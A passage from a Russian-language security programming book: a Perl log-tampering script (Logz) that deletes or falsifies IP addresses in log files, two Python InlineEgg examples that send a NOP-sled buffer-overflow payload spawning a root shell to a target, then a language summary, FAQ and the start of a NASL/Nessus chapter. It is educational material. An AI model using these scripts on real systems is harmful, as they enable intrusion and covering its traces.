20 connect(SOC, $paddr) ||
    die print("Ошибка при установлении соединения!");
21 send(SOC, $attack_string, 0);
22 @thedata=<SOC>;
23 close (SOC);
24 print "Получены следующие данные:\n";
25 foreach $receivedline(@thedata)
26 {
27     print "$receivedline";
28 }

```

Анализ

- Все переменные, необходимые для проведения атаки, определяются в строках 7–18;
- В строках 19–20 создается и инициализируется сокет, через который будет посылаться запрос системе-жертве. В строке 21 посылается строка запроса *\$attack_string*, а в строке 22 полученные от сервера строки сохраняются в массиве *@thedata*;
- Наконец, в строках 24–28 ответ выводится на STDOUT.

Утилита модификации файла протокола

Выше уже отмечалось, что сильной стороной Perl является манипулирование строками. Этот язык программирования способен анализировать строки, производить в них поиск и замену, пользуясь лишь регулярными выражениями. Пример 1.30 демонстрирует применение этих возможностей; кроме того, здесь показано, как можно генерировать случайные числа и создавать строки. В примере используется библиотечный модуль GetOpt, предоставляемый вместе с Perl.

Пример 1.30. logz

```

1  #!/usr/bin/perl
2  #Logz version 1.0
3  #By: James C. Foster
4  #Released by James C. Foster & Mark Burnett at BlackHat Windows 2004
   in Seattle

```

```

5  #January 2004
6
7  use Getopt::Std;
8
9  getopts('d:t:rhs:l:') || usage();
10
11 $logfile = $opt_l;
12
13 #####
14
15 if ($opt_h == 1)
16 {
17     usage();
18 }
19 #####
20
21 if ($opt_t ne "" && $opt_s eq "")
22 {
23     open (FILE, "$logfile");
24
25     while (<FILE>)
26     {
27         $ranip=randomip();
28         s/$opt_t/$ranip/;
29         push(@templog,$_);
30         next;
31     }
32
33     close FILE;
34     open (FILE2, ">$logfile") || die("Не могу открыть");
35     print FILE2"@templog";
36     close FILE2;
37 }
38 #####
39
40 if ($opt_s ne "")
41 {
42     open (FILE, "$logfile");
43
44     while (<FILE>)
45     {
46         s/$opt_t/$opt_s/;
47         push(@templog,$_);
48         next;
49     }
50
51     close FILE;
52     open (FILE2, ">$logfile") || die("Не могу открыть");
53     print FILE2"@templog";

```

```

54 close FILE2;
55
56 }
57 #####
58
59 if ($opt_r ne "")
60 {
61     open (FILE, "$logfile");
62
63     while (<FILE>)
64     {
65         $ranip=randomip();
66         s/((\d+)\.(\d+)\.(\d+)\.(\d+))/ $ranip/;
67         push(@templog, $_);
68         next;
69     }
70
71     close FILE;
72     open (FILE2, ">$logfile") || die("Не могу открыть ");
73     print FILE2 "@templog";
74     close FILE2;
75 }
76 #####
77
78 if ($opt_d ne "")
79 {
80     open (FILE, "$logfile");
81
82     while (<FILE>)
83     {
84
85         if (/.*$opt_d.*/)
86         {
87             next;
88         }
89
90         push(@templog, $_);
91         next;
92     }
93 }
94
95 close FILE;
96 open (FILE2, ">$logfile") || die("Не могу открыть");
97 print FILE2 "@templog";
98 close FILE2;
99 }
100 #####
101
102 sub usage

```

```

103 {
104     print "\nLogz v1.0 – универсальная утилита модификации протоколов
        для Microsoft Windows \n";
105     print "Написал: James C. Foster для BlackHat Windows 2004\n";
106     print "Идея: James C. Foster and Mark Burnett\n\n";
107     print "Порядок вызова: $0 [-options *]\n\n";
108     print "\t-h\t\t: Справка\n";
109     print "\t-d IP-адрес\t: Удалить записи с указанным IP-адресом\n";
110     print "\t-r\t\t: Заменить все IP-адреса случайными\n";
111     print "\t-t целевой IP\t: подменить целевой адрес (случайным, если
        иное не указано)\n";
112     print "\t-s поддельный IP\t: подменить целевой адрес этим
        (необязательный параметр)\n";
113     print "\t-l файл протокола\t: файл, который вы хотите
        модифицировать\n\n";
114     print "\tПример: logz.pl -r -l IIS.log\n";
115     print "\t\t\t\tlogz.pl -t 10.1.1.1 -s 20.2.3.219
        -l myTestLog.txt\n";
116     print "\t\t\t\tlogz.pl -d 192.10.9.14 IIS.log\n";
117 }
118 #сгенерировать случайный IP-адрес
119
120 sub randomip
121 {
122     $a = num();
123     $b = num();
124     $c = num();
125     $d = num();
126     $dot = '.';
127     $total = "$a$dot$b$dot$c$dot$d";
128     return $total;
129 }
130
131 sub num
132 {
133     $random = int( rand(230)) + 11;
134     return $random;
135 }

```

Результат выполнения

Logz v1.0 – универсальная утилита модификации протоколов для Microsoft Windows

Написал: James C. Foster для BlackHat Windows 2004

Идея: James C. Foster and Mark Burnett

Порядок вызова: \$0 [-options *]

```

-h                : Справка\n";
-d IP-адрес       : Удалить записи с указанным IP-адресом
-r                : Заменить все IP-адреса случайными

```

```
-t целевой IP : Подменить целевой адрес (случайным, если иное не указано)
-s поддельный IP : Подменить целевой адрес этим (необязательный параметр)
-l файл протокола : Файл, который вы хотите модифицировать
```

```
Пример: logz.pl -r -l IIS.log
logz.pl -t 10.1.1.1 -s 20.2.3.219 -l myTestLog.txt
logz.pl -d 192.10.9.14 IIS.log
```

Анализ

В строке 7 импортируется модуль `GetOpt`. Он облегчает разбор командной строки. Значения, следующие за флагами, помещаются в соответствующую переменную `opt_` (например, в результате разбора командной строки `/devel/` \$`command -r user` будет создана переменная `$opt_r`, значение которой равно `user`).

В строке 9 функция `getopts` извлекает аргументы из командной строки. Те флаги, за которыми следует двоеточие ':', требуют наличия значения; прочие флаги представляют собой просто булевские величины. Позже значения флагов будут использованы в программе. Если не задано никаких аргументов, сценарий печатает справку о порядке запуска.

В строке 11 демонстрируется первое использование прочитанного значения флага. С помощью флага `-l` задается имя файла протокола, подлежащего модификации. В переменную `$logfile` копируется значение переменной `opt_l`, содержащее, в свою очередь, значение флага `-l`.

В строках 15–18 сценарий проверяет, есть ли в командной строке флаг `-h`, и при выполнении условия печатает сообщение о порядке вызова.

В строке 21 проверяется, что задан флаг `-t` и одновременно не задан флаг `-s`. Это означает, что пользователь не хочет явно указывать поддельный IP-адрес, а хочет вместо этого заменить все адреса в файле случайными.

В строке 23 открывается файл протокола, имя которого задано параметром `-l`, и его описатель сохраняется в переменной `FILE`.

В строках 25–31 выполняется цикл для замены целевого IP-адреса случайным. Для этого из файла читается по одной строке (строка 26) и генерируется случайный адрес `ranip` с помощью функции `randomip()`, определенной в конце сценария.

В строке 29 целевой адрес, заданный флагом `-t`, подменяется случайным адресом `ranip`. В строке 30 только что измененная строка файла помещается во временный массив, который позже будет выведен. Для замены применяется команда `s/<искомая_строка>/<строка_замены>`.

Далее в цикле обрабатывается следующая строка файла и так до тех пор, пока весь файл не будет прочитан. В строке 33 файл закрывается.

В строке 34 открывается для записи тот же файл, который был задан флагом `-l`. Его описатель сохраняется в переменной `FILE2`. Если открыть файл не удастся, сценарий завершается с сообщением: «Не могу открыть».

Если файл удалось открыть, то в строке 35 временный массив сбрасывается в этот файл. После этого файл закрывается и может быть использован для других целей.

В строке 40 проверяется, что задан флаг `-s`, то есть пользователь указал поддельный IP-адрес, которым хочет заменить целевой адрес. Если это так, то в строке 42 открывается файл протокола.

Цикл `while` в строках 44–49 почти не отличается от рассмотренного выше (строки 25–31). Но теперь случайное число не генерируется, а все вхождения целевого адреса подменяются строкой, заданной флагом `-s`.

В строках 52–54 выполняются операции записи, аналогичные рассмотренным выше. В строке 51 закрывается исходный файл. Затем сценарий пытается открыть тот же файл для записи и переписать его содержимое данными, сохраненными во временном массиве. Затем файл закрывается.

В строках 63–75 все IP-адреса в файле подменяются случайными. Операция замены выполняется так же, как и выше.

В строке 65 генерируется случайный IP-адрес. Затем (строка 66) производится сопоставление с образцом `((\d+).(\d+).(\d+).(\d+))`, то есть ищутся IP-адреса. Последовательность `\d+` представляет одну или более цифр. В данном случае мы ищем цепочку цифр, за которой следует точка, за которой следует еще одна цепочка цифр, и так четыре раза. Найденная строка считается IP-адресом, вместо которого подставляется случайный адрес.

В строках 71–74 файл протокола закрывается, затем открывается снова, и в него записывается содержимое временного массива.

В строке 78 сценарий проверяет, был ли задан флаг `-d`. В этом случае необходимо удалить из протокола все строки, в которых встречается указанный IP-адрес.

В строке 80 файл открывается, и в уже знакомом цикле `while` обрабатываются все его строки. Основное различие заключено в строках 85–88. Если в строке встречается указанный IP-адрес, то она не записывается во временный массив. Таким образом, во временном массиве окажутся только строки, не содержащие этого адреса.

Затем в строках 95–98 вместо старого файла протокола записывается новый.

В строках 102–117 определена функция `usage()`, которая выводит сообщение о порядке запуска сценария. Эта функция вызывается в случае, если задан флаг `-h`, а также тогда, когда указанные в командной строке параметры некорректны.

В строках 118–135 определены функции `randomip()` и `num()`. Они нужны для генерации случайных IP-адресов и используются в разных местах сценария `Logz`. Функция `num()` порождает случайное число в диапазоне от 11 до 241 (строка 133). Функция `randomip()` вызывает `num()` четыре раза для получе-

ния четырех октетов IP-адреса. После того как все четыре октета получены (строки 122–125), из них в переменной *\$total* формируется полный IP-адрес (строка 127), который и возвращается вызывающей функции.

Язык Python

Язык Python придумал Гвидо ван Россум (Guido Van Rossum) в 1990 году. Его первая «официальная» версия была опубликована в 1991 году. В названии языка нашло отражение увлечение ван Россума фильмами Монти Питона. Поначалу Python не получил такой же мощной поддержки, как Perl. Но со временем число его приверженцев росло, а в 1994 году в сети Usenet была создана конференция *comp.lang.python*. В отличие от лицензии GNU, Python с самого начала выпускался на условиях полной и безусловной бесплатности, для него не существовало никаких лицензий.

Как и любой другой язык сценариев, Python ставил перед собой задачу ускорить разработку приложений. Будучи интерпретируемым языком, Python нуждается в интерпретаторе для выполнения сценариев. На данный момент существует два таких интерпретатора. Получить исчерпывающую информацию об обоих и загрузить программу можно со следующих сайтов:

- www.python.org;
- www.activestate.com.

Сценарии, написанные на языке Python, можно исполнять во многих операционных системах, в том числе Microsoft Windows и многочисленных вариациях UNIX, Linux и Mac.

Python – это объектно-ориентированный язык, позволяющий создавать классы, объекты и методы. Он легко встраивается в другие языки и расширяется за счет модулей, написанных на других языках. В целом Python – это исключительно мощный язык, который взяли на вооружение такие компании, как Information Security, Bioinformatics и Applied Mathematics. Своей популярностью он обязан простому интерфейсу для прикладных программ (API), возможностью программировать на низком уровне и удачному интерфейсу к сокетам.

Пакет InlineEgg

Пакет InlineEgg создан исследовательской группой CORE SDI. Этот динамичный и расширяемый каркас для создания «эксплойтов» входит в линейку ее продуктов. Пакет может создавать shell-код для многих системных вызовов на различных платформах и внедрять его с помощью Python-сценариев. Чест-

Примечание

Быстро набирает популярность в области безопасности инструментальная программа CANVAS, написанная Дейвом Эйтелом (Dave Aitel). В качестве интерпретатора для сценариев содержащихся в ней «эксплойтов» используется Python. CANVAS – это набор «эксплойтов», который вы можете выполнить, чтобы оценить степень защищенности своей системы. Информацию об этой программе и ее исходный текст можно найти на сайте www.immunitysec.com. CANVAS поставляется с исходным текстом, если вы купите хотя бы одну пользовательскую лицензию.

но говоря, CORE SDI создала лучший инструмент для создания shell-кода из имеющихся на рынке. Пример 1.30 заимствован из документации к пакету InlineEgg и призван показать, как эффективно можно применять Python в коммерческих приложениях.

Пример 1.30. Использование пакета InlineEgg

```

1 from inlineegg.inlineegg import *
2 import socket
3 import struct
4 import sys
5
6 def stdinShellEgg():
7     # egg = InlineEgg(FreeBSDx86Syscall)
8     # egg = InlineEgg(OpenBSDx86Syscall)
9     egg = InlineEgg(Linuxx86Syscall)
10
11     egg.setuid(0)
12     egg.setgid(0)
13     egg.execve('/bin/sh', ('bash', '-i'))
14
15     print "Egg len: %d" % len(egg)
16     return egg
17
18 def main():
19     if len(sys.argv) < 3:
20         raise Exception, "Usage: %s <target ip> <target port>"
21
22     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
23     sock.connect((sys.argv[1], int(sys.argv[2])))
24
25     egg = stdinShellEgg()
```

```

26
27 retAddr = struct.pack('<L', 0xbffffc24L)
28 toSend = "\x90" * (1024 - len(egg))
29 toSend += egg.getCode()
30 toSend += retAddr * 20
31
32 sock.send(toSend)
33
34 main()

```

Анализ

В строке 1 из файла *inlineegg* импортируется класс *inlineegg*, необходимый для работы сценария.

В строках 2–4 импортируются другие стандартные классы Python.

В строках 6–16 посредством этих классов создается функция, которая генерирует внедряемый код (яйцо – egg). В строке 16 сгенерированное «яйцо» возвращается вызывающей программе. В строках 7–9 для создания «яйца» вызываются методы класса *inlineegg*, импортированного в строке 1. В строках 11 и 12 для «яйца» устанавливаются идентификаторы пользователя и группы, а в строке 13 говорится, какую программу «яйцо» должно вызывать.

В строках 19 и 20 проверяется, что передано правильное число параметров. Отметим, что корректность заданных параметров не проверяется.

В строках 22 и 23 создается сокет и происходит соединение с указанным в командной строке IP-адресом и портом.

В строке 25 создается «яйцо», которое мы отправим удаленной системе-жертве.

В строках 27–30 создается содержащий «яйцо» пакет, который посылается целевой системе. В строке 28 указано, каким символом нужно заполнить не занятые «яйцом» байты пакета. В данном случае это символ с 16-ричным кодом `\x90`.

В строке 32 пакет выводится в сокет, а в строке 34 вызывается функция *main*, которая и запускает сценарий.

Дав некоторое представление об API пакета *InlineEgg*, перейдем к чуть более сложному примеру. В примере 1.31 с помощью комбинации различных методов shell-код генерирует цикл.

Пример 1.31. Использование пакета *InlineEgg* II

```

1 from inlineegg.inlineegg import *
2 import socket
3 import struct
4 import sys
5
6 def reuseConnectionShellEgg():

```

```

7 # egg = InlineEgg(FreeBSDx86Syscall)
8 # egg = InlineEgg(OpenBSDx86Syscall)
9 egg = InlineEgg(Linuxx86Syscall)
10
11 # s = egg.socket(2, 1)
12 # egg.connect(s, ('127.0.0.1', 3334))
13
14 sock = egg.save(-1)
15
16 # Начало цикла
17 loop = egg.Do()
18 loop.addCode(loop.micro.inc(sock))
19 lenp = loop.save(0)
20 err = loop.getpeername(sock, 0, lenp.addr())
21 loop.While(err, '!=', 0)
22
23 # Дублирование стандартных дескрипторов и вызов exes
24 egg.dup2(sock, 0)
25 egg.dup2(sock, 1)
26 egg.dup2(sock, 2)
27 egg.execve('/bin/sh', ('bash', '-i'))
28 print "Egg len: %d" % len(egg)
29 return egg
30
31 def main():
32     if len(sys.argv) < 3:
33         raise Exception, "Usage: %s <target ip> <target port>"
34
35     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
36     sock.connect((sys.argv[1], int(sys.argv[2])))
37
38     egg = reuseConnectionShellEgg()
39
40     retAddr = struct.pack('<L', 0xbffffc24L)
41     toSend = "\x90" * (1024 - len(egg))
42     toSend += egg.getCode()
43     toSend += retAddr * 20
44
45     sock.send(toSend)
46
47 main()

```

Анализ

В строке 1 из файла *inlineegg* импортируется класс *inlineegg*, необходимый для работы сценария.

В строках 2–4 импортируются другие стандартные классы Python.

В строках 7–9 для создания «яйца» вызываются метода класса *inlineegg*.

Строки 11 и 12 включены только для тестирования на локальной системе. Если их «раскомментировать», то сценарий попытается соединиться с обратным адресом и портом 3334.

В строке 14 в стеке создается и инициализируется нулем переменная, она пригодится позже во время сканирования в поисках подходящего сокета.

В строках 17–21 создается цикл, который будет искать сокет (строка 17), а также определяется код, подлежащий выполнению после того, как нужный сокет будет найден (строка 18), инициализируется правильный код ошибки (строка 20) и, наконец, цикл запускается (строка 21).

В строках 24–29 задается, какие системные вызовы нужно добавить к «яйцу». В строке 28 длина «яйца» распечатывается, а в строке 29 «яйцо» возвращается вызывающей программе.

В строках 31–33 проверяется, что передано правильное число параметров. Отметим, что корректность заданных параметров не проверяется.

В строках 35 и 36 создается сокет и происходит соединение с указанным в командной строке IP-адресом и портом.

В строке 38 создается «яйцо», которое мы отправим удаленной системе-жертве.

В строках 41–43 создается содержащий «яйцо» пакет, который посылается целевой системе. В строке 28 указано, каким символом нужно заполнить незаполненные «яйцом» байты пакета. В данном случае это символ с 16-ричным кодом `\x90`.

В строке 45 пакет выводится в сокет, а в строке 47 вызывается функция *main*, которая и запускает сценарий.

Примечание

Подробнее о системных вызовах, которые упомянуты в этих двух сценариях, см. главу 8 «Написание переносимого сетевого кода» и главу 9 «Методы создания shell-кода».

Резюме

Для поиска уязвимостей и написания «эксплойтов» необходимо хорошо понимать используемый язык программирования. Программист, пытающийся эксплуатировать переполнение буфера в программе, написанной на Java, только зря потратит время. Точно так же, для составления shell-кода нужно понимать, как язык программирования взаимодействует с операционной системой. В данной главе описаны характеристики четырех распространенных языков.

У каждого из этих языков есть сильные и слабые стороны. Во всех четырех реализованы типы данных и основные программные конструкции, к примеру, циклы и функции. Хотя языку C уже несколько десятков лет, он все еще остается полезным. Этот простой и эффективный язык пригоден для создания очень мощных программ. Поэтому на нем часто пишут «эксплойты» для найденных уязвимостей, равно как и программы, предназначенные для работы в ОС UNIX. Более новые языки, например, Java и C# (входящий в состав каркаса .NET) обеспечивают большую переносимость и безопасность. Данные и методы классов можно делать «закрытыми», что способствует лучшей защите информации. Автоматическая сборка мусора защищает от ошибок кодирования и утечек памяти. Таким образом, сам язык может исключить целые классы уязвимостей. Механизм автоматического контроля выхода за границы массивов в Java и C# делает невозможным переполнение стека и кучи.

Хотя это и шаг в правильном направлении, но ни один язык не в состоянии гарантировать безопасность любой написанной на нем программы. Разработчики Web-приложений по-прежнему должны контролировать входную информацию и отфильтровывать ненужные символы. При доступе из приложения к базе данных нужно следить за тем, чтобы нельзя было извне внедрить команды на языке SQL.

Perl и Python – мощные, популярные и полезные языки сценариев. В числе других распространенных языков такого рода можно назвать Ruby, UNIX C/Korn/Bourne Shell, VBScript и SQL. У языка сценариев много преимуществ перед компилируемым языком программирования, но в качестве основных обычно называют скорость разработки и простоту. В общем и целом, разрабатывать сценарии на таких языках гораздо быстрее, поскольку интерпретатор обладает рядом достоинств, отсутствующих у компиляторов. Работа со строками и сокетами – вот два особенно популярных средства в языках Perl и Python. Необходимость в механизмах сопоставления строк с образцом и нетривиальных манипуляциях со строками обусловила включение развитых средств работы с регулярными выражениями в наиболее продвинутых язы-

ках сценариев. Они позволяют создавать программы для анализа больших объемов данных с целью генерирования отчетов по ним.

Языки сценариев позволяют в короткие сроки автоматизировать решение рутинных повторяющихся задач. Всякий раз, как некая задача решается чаще раза в день, подумайте, нельзя ли ее автоматизировать с помощью подходящего сценария; возможно, что вы захотите даже включить в такой сценарий запуск по расписанию.

Обзор изложенного материала

C/C++

- ☑ C и C++ – это компилируемые языки программирования, в настоящее время они занимают доминирующее положение с точки зрения как популярности, так и объема написанного кода.
- ☑ На C написаны почти все доступные для широкой публики «эксплойты» и программы сканирования сетей, включая NMAP (Network Messaging Application Protocol) и Nessus. С другой стороны, и уязвимости чаще всего встречаются в программах на этом языке.

Java

- ☑ Язык Java поддерживает многопоточность, то есть программа может решать несколько задач одновременно. Эту возможность обеспечивает класс Thread из пакета java.lang.
- ☑ Объекты (экземпляры класса) могут содержать данные, не подлежащие изменению из внешней программы. Для такого «сокрытия данных» программист может воспользоваться ключевым словом «private».

C#

- ☑ Язык C# обладает рядом свойств, которые делают его привлекательным как для специалиста по безопасности, так и для хакера. Поэтому он стремительно набирает популярность. Принятая в нем модель «песочницы» и ограничения на исполняемый код напоминают аналогичные средства в языке Java.

Perl

- ☑ Если судить по числу написанных на Perl программ, то это один из самых популярных языков сценариев в мире, в том числе и в области обеспечения безопасности.
- ☑ В Perl имеются функции match и subst для сопоставления строк с образцом и выполнения замены. Функция match принимает два аргумента: строка, в которой производится поиск, и искомый образец. Функция subst, помимо этих двух аргументов, принимает еще строку, которую надо подставить взамен найденной.

Python

- ☑ Python лишь недавно начал набирать популярность, особенно как инструмент для написания «эксплойтов».

- ☑ Основные компоненты таких известных программ, как Inline Egg компании Core Secutity Technologies и CANVAS компании Immunity Security, написаны на Python.

Ссылки на сайты

Более подробную информацию по рассмотренным вопросам можно найти на следующих сайтах:

- www.gnu.org/software/gcc/gcc.html. Домашняя страница компилятора GNU C содержит справочную информацию по языку C и особенностям программирования на нем;
- www.research.att.com/~bs/C++.html. Страница исследовательской группы компании AT&T, посвященная языку C++. Поддерживается создателем языка Бьярном Страуструпом, содержит прекрасную документацию и несколько великолепных образчиков кода;
- <http://java.sun.com/docs/books/tutorial/java/nutsandbolts/datatypes.html>. Хорошее справочное руководство по типам данных в языке Java, опубликованное на сайте компании Sun Microsystems;
- <http://java.sun.com/products/jdk/1.2/docs/api/java/net/URLConnection.html>. Часть документации по JDK, относящаяся к классу URLConnection;
- www.csharphelp.com/archives/archives189.html. На этом сайте неплохая подборка информации по языку C# и встроенным в него средствам безопасности;
- www.linuxgazette.com/issue85/ortiz.html. Справочное руководство номер 1 по языку C# и типам данных в нем;
- www.perl.org. Домашняя страница сайта, посвященного языку Perl, на котором вы найдете документацию, примеры сценариев и онлайн-руководства;
- www.activestate.com. Компания ActiveState разработала самый популярный интерпретатор Perl для Windows. Его можно бесплатно скачать вместе со всей документацией;
- www.python.org. Домашняя страница сайта, посвященного языку Python. Здесь представлена документация, примеры программ и инструментальные средства.

Часто задаваемые вопросы

Следующие вопросы, на которые часто отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Допустим, я хочу модифицировать язык сценариев под свои нужды. Какой язык проще всего поддается расширению?

О: Легко поддаются расширению почти все языки сценариев. Принимая во внимание различные факторы, можно сказать, что проще всего расширить Perl, потом Python, потом JavaScript. Расширение может выглядеть по-разному, но, обычно, реализуется с помощью библиотек или модулей, разбрасываемых во время выполнения сценария.

В: Почему так трудно реализовать работу с простыми (raw) сокетами в языках сценариев?

О: Языки сценариев разрабатывались как средство для облегчения и ускорения программирования за счет утраты некоторой функциональности. Прежде всего, сценарии не компилируются в машинный код и обычно не могут ссылаться на конкретные адреса в памяти. Функции сокетов, реализованные в большинстве таких языков, рассчитаны на массового пользователя, а не «спеца», который желает модифицировать некоторые поля в пакете протокола TCP или UDP. По большей части, реализация сокетов позволяет просто задавать полезную нагрузку, а для создания IP-пакетов и даже для доступа к MAC-адресам средства не предоставляются.

В: Что лучше: рекурсия или итерация?

О: Функционально рекурсия и итерация эквивалентны. Любую рекурсивную функцию можно написать только с помощью итераций и наоборот. В большинстве случаев программист выбирает тот подход, который дает более понятное решение. Но, если быстродействие критически важно, то лучше прибегнуть к итерации. Для рекурсии характерно много вызовов функции или метода, а это накладные расходы, которыми итеративный подход не обременен.

В: Могу ли я использовать собственный криптографический алгоритм?

О: Не стоит. Очень трудно разработать криптографически безопасный алгоритм. Прежде чем алгоритму можно будет доверить шифрование секрет-

ных данных, его несколько лет подвергают публичному исследованию и обсуждению. Пользуйтесь криптографическими библиотеками, поставляемыми вместе с вашим любимым языком, или коммерческими программами, прошедшими «общественный контроль».

В: Как приступить к созданию языка программирования?

О: Первым делом нужно разработать синтаксис, определить зарезервированные слова и набор допустимых символов. Структура языка определяется контекстно-свободной грамматикой. Для описания грамматики часто применяют форму Бэкуса-Наура (BNF). Наконец, разрабатывается компилятор, который реализует язык, заданный своей грамматикой.

В: Что такое ссылочные переменные и чем они отличаются от указателей?

О: Указатель – это, по сути дела, адрес в памяти. Для прямого доступа к памяти в языке С применяется символ &. Реализация такого механизма требует взаимодействия с аппаратурой. Основное достоинство ссылочных переменных – простота использования. Разработчики не хотят, чтобы из-за простой ошибки пострадала критически важная область памяти.

Язык сценариев NASL

Описание данной главы:

- Введение
- Синтаксис языка NASL
- Написание сценариев на языке NASL
- Примеры сценариев на языке NASL
- Перенос программ на язык NASL и наоборот
См. также главы 1, 13
- ☑ Резюме
- ☑ Обзор изложенного материала
- ☑ Часто задаваемые вопросы

Введение

Программа Nessus – это мощный, современный, простой в применении бесплатный сканнер безопасности удаленных систем. Она используется для аудита сетей с целью обнаружения слабых мест и известных уязвимостей.

Язык Nessus Attack Scripting Language (NASL – язык сценариев атак для Nessus) позволяет писать собственные сценарии аудита безопасности. Например, если организация планирует установить на всех хостах внутри административной подсети OpenSSH версии 3.6.1 на порту 22000, то можно написать простой сценарий, который проверит выполнение этого требования.

При проектировании NASL ставилась задача облегчить совместное использование сценариев, написанных разными пользователями. Если на некотором сервере было обнаружено переполнение буфера, то кто-нибудь обязательно напишет сценарий для проверки существования этой уязвимости. Если этот сценарий составлен с учетом предъявляемых требований и отослан администраторам Nessus, то он войдет в постоянно растущую библиотеку, применяемую для поиска известных уязвимостей. Но, как и многие другие инструменты безопасности, Nessus – это палка о двух концах. Хакеры и крэкеры тоже могут воспользоваться Nessus для сканирования сетей, поэтому важно как можно чаще подвергать свою сеть аудиту.

Назначение настоящей главы – научить вас писать такие сценарии на языке NASL, которыми можно обмениваться с другими пользователями. Мы обсудим также цели языка, его синтаксис, среду разработки и вопросы переноса кода с языков C/C++ и Perl на NASL и обратно.

История

Программу Nessus написал и сопровождает Рено Дерезон (Renaud Deraison). Вот выдержка из документации, в которой говорится об истории проекта:

NASL вырос из частного проекта «pkt_forge», который разработал в конце 1998 года Рено Дерезон и который представлял собой интерактивную оболочку для конструирования и отправки IP-пакетов (программа появилась на пару недель раньше Perl-модуля Net::RawIP). Затем проект был расширен с целью поддержки более широкого набора сетевых операций и интегрирован с Nessus под названием NASL.

Первый синтаксический анализатор был написан вручную, и работать с ним было очень тяжело. В середине 2002 года Мишель Арбуа (Michel Arboi) написал анализатор для NASL на базе bison, после чего вдвоем

с Рено Дерезоном они переписали NASL с нуля. Хотя «новый» NASL находился в почти работоспособном состоянии еще в августе 2002 года, из-за лени Мишеля нам пришлось ждать начала 2003 года для окончательного завершения создания языка.

По сравнению с NASL1 в NASL2 включено множество усовершенствований. Язык стал значительно быстрее, содержит больше функций и операторов, поддерживает массивы. Его синтаксический анализатор создан с помощью генератора bison и потому намного строже, чем «ручной» анализатор в NASL1. NASL2 лучше справляется со сложными выражениями, чем NASL1. Любое упоминание NASL в этой главе относится к NASL2.

Назначение NASL

Основное назначение почти всех сценариев на языке NASL – удаленное выявление известных уязвимостей на целевой машине.

Простота и удобство

NASL создавался для того, чтобы пользователи могли легко и быстро писать сценарии, относящиеся к безопасности. Для этого в NASL имеются функции для создания пакетов, поиска открытых портов и взаимодействия с такими протоколами, как Hypertext Transfer Protocol (HTTP), File Transfer Protocol (FTP) и Telnet. Кроме того, NASL поддерживает протокол HTTP поверх слоя Secure Sockets Layer (HTTPS).

Модульность и эффективность

NASL позволяет любому сценарию воспользоваться работой, проделанной ранее в других сценариях. Для этого служит «база знаний» Nessus. В ходе исполнения Nessus каждый NASL-сценарий помещает результаты своей работы в локальную базу данных, откуда они могут быть извлечены другими сценариями. (Например, некий сценарий мог просканировать хост на наличие службы FTP и записать в базу данных номера портов, на которых обнаружен FTP-сервер. Если найдено два экземпляра FTP – на портах 21 и 909, то значениями параметра *Service/FTP* будут числа 21 и 909.) Если в дальнейшем другой сценарий, предназначенный для поиска «волшебного FTP-сервера Джейсона», вызовет функцию *get_kb_item(Services/FTP)*, то он автоматически будет выполнен дважды, по одному разу для каждого номера порта. Это куда эффективнее, чем заново запускать полный алгоритм сканирования TCP-портов для проверки наличия службы FTP.

Безопасность

Поскольку NASL-сценарии разделяются всеми пользователями, интерпретатор NASL должен уметь давать гарантии относительно безопасности каждого сценария. NASL гарантирует две вещи:

- Пакеты не посылаются никакому хосту, кроме целевого;
- Команды никогда не выполняются на локальной системе.

Тем самым загрузка и исполнение NASL-сценариев, написанных другими, безопаснее, чем исполнение произвольного кода. Однако, некоторые сценарии пишутся для обнаружения и иногда эксплуатации уязвимостей в службах, работающих на целевом хосте, поэтому могут привести к краху отдельной службы или хоста в целом. Сценарии, загруженные с сайта *nessus.org*, разбиты на девять категорий в зависимости от того, что они делают: только собирают информацию, выводят службу из строя, пытаются вывести из строя хост и так далее. Пользователи Nessus могут сами решить, сценарии какой категории разрешено исполнять.

Ограничения NASL

Важно понимать, что NASL – это не универсальный язык сценариев, призванный заменить Perl или Python. Промышленные языки могут делать вещи, невыполнимые средствами NASL. И хотя NASL весьма эффективен и оптимизирован для работы с Nessus, все же это не самый быстрый язык в мире. Мишель Арбуа утверждает, что при выполнении некоторых задач NASL2 быстрее NASL1 в 16 раз.

Синтаксис языка NASL

В этом разделе мы дадим некоторое представление о синтаксисе NASL, достаточное для того, чтобы вы могли приступить к написанию собственных сценариев. Полное рассмотрение синтаксиса NASL, включающее формальное описание грамматики, вы можете найти в «Справочном руководстве по языку NASL2» Мишеля Арбуа.

Комментарии

Текст, следующий за символом `#` до конца строки, игнорируется. Многострочные комментарии (типа `/* */` в C) не допускаются.

Пример правильного комментария:

```
x = 1    # присвоить x значение 1
```

Примеры неправильных комментариев:

```
# Автор: Syngress
Имя файла: example.nasl #
```

```
port = get_kb_item # читать порт из базы знаний # ("Services/http")
```

Переменные

Работать с переменными в NASL очень просто. Их не надо объявлять заранее, и о преобразовании типов, выделении и освобождении памяти заботится сам интерпретатор. Как и в C, имена переменных в NASL чувствительны к регистру.

NASL поддерживает следующие типы данных: целые числа, строки, массивы и NULL. Булевы величины реализованы, но не как отдельный тип данных. Числа с плавающей точкой NASL не поддерживает.

Целые числа

Есть три вида целых чисел: десятичные, восьмеричные и шестнадцатеричные. Восьмеричные числа записываются с начальным нулем, а шестнадцатеричным предшествует префикс *0x*. Таким образом, $0x10 = 020 = 16$. Целые числа реализованы с помощью типа *int* (из языка C), так что для большинства систем занимают 32 бита, а для некоторых – 64 бита.

Строки

Есть два вида строк: *чистые* (pure) и *неочищенные* (impure). Неочищенные строки заключаются в двойные кавычки, escape-последовательности в них не обрабатываются. Внутренняя функция *string* преобразует неочищенные строки в чистые, интерпретируя escape-последовательности внутри строки, заключенной в одинарные кавычки. Например, неочищенную строку *City\tState* функция *string* преобразовала бы в *City State*.

NASL поддерживает следующие escape-последовательности:

- `\n` – символ перехода на новую строку;
- `\t` – горизонтальная табуляция;
- `\v` – вертикальная табуляция;
- `\r` – возврат каретки;
- `\f` – переход на новую страницу;
- `\'` – одиночная кавычка;
- `\"` – двойная кавычка;
- `\x41` – это **A**, `\x42` – это **B** и т.д. Последовательность `\x00` недопустима.

Массивы

В NASL поддерживаются массивы двух видов: *стандартные* и *ассоциативные*. Стандартные массивы индексируются целыми числами, начиная с нуля.

